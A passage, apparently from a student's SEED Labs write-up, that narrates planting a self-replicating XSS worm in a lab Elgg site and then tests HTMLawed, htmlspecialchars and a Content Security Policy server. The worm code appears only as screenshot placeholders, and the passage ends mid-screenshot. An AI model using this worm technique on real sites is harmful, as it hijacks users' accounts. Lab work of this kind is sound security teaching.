
Now let's copy the above code to Samy's profile and save it.



Next, I will login with Alice's credential, and she shouldn't have any friends at first..




From the activity page in Alice's account, I will try to access Samy's profile. From there, I go back to Alice's profile, and we should see Samy as a friend and her description should have something related to "Samy is the BEST! Self-Replicated..".




Now instead of visiting Samy's page directly to be infected, I will use Admin's account to visit Alice's account and the worm should self-replicate, adding Samy as a friend of Admin.


Admin's friend list before visiting Alice's profile: Admin is friends with only Boby and Charlie.




Admin's friend list after visiting Alice's profile: Samy is now listed.




At this point, before continuing to the next task, let's turn to Elgg's built-in countermeasures. First, let's activate HTMLawed as shown below:




Next, let's enable another PHP method called **\htmlspecialchars()**







Task 7: **Defeating XSS Attacks Using CSP**


Below is the python code that we execute to run the web server that sets the Content Security Policy.



Next, we run the server and check the sample websites running on the server as shown below. We realize that some areas are failing because they do not conform to the CSP rules.



Mozilla Firefox
File Edit View History Bookmarks Tools Help
XSS Lab Site
example32.com:8000/cspte
example68.com:8000/cspte
example79.com:8000/cspte
www.example32.com:8000/csptest.html
Most Visited
SEED Labs
Sites for Labs
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed
Click me


Mozilla Firefox
File Edit View History Bookmarks Tools Help
XSS Lab Site
example32.com:8000/cspte
example68.com:8000/cspte
example79.com:8000/cspte
www.example68.com:8000/csptest.html
Most Visited
SEED Labs
Sites for Labs
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed
Click me



Mozilla Firefox
File Edit View History Bookmarks Tools Help
XSS Lab Site
example32.com:8000/cspte
example68.com:8000/cspte
example79.com:8000/cspte
www.example79.com:8000/csptest.html
Most Visited
SEED Labs
Sites for Labs
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK
Click me


From example32.com in the screenshot above, Area 2 is failing because we specified a wrong nonce value for the inline scripting. Area 3 fails because no nonce value is specified. Area 6 also fails because our server program does not know the website specified as the script source (src = http://www.example79.com:8000)


So, to make sure fields 1, 2, 4, 5 and 6 all display OK, I made the following changes to the server program as shown in the snapshot below: For field 2, I added the nonce value used to the server program, for field 6, I added the website being referenced as a trusted source.



After the above changes to the server program, fields 1, 2, 4, 5 and 6 all display OK are required.


Mozilla Firefox
File Edit View History Bookmarks Tools Help
XSS Lab Site
example32.com:8000/cspte
example68.com:8000/cspte
example79.com:8000/cspte
www.example32.com:8000/csptest.html
Most Visited
SEED Labs
Sites for Labs
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK
Click me


Mozilla Firefox
File Edit View History Bookmarks Tools Help
XSS Lab Site
example32.com:8000/cspte
example68.com:8000/cspte
example79.com:8000/cspte
www.example68.com:8000/csptest.html
Most Visited
SEED Labs
Sites for Labs
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK
Click me


Mozilla Firefox
File Edit View History Bookmarks Tools Help
XSS Lab Site
example32.com:8000/cspte
example68.com:8000/cspte
example79.com:8000/cspte
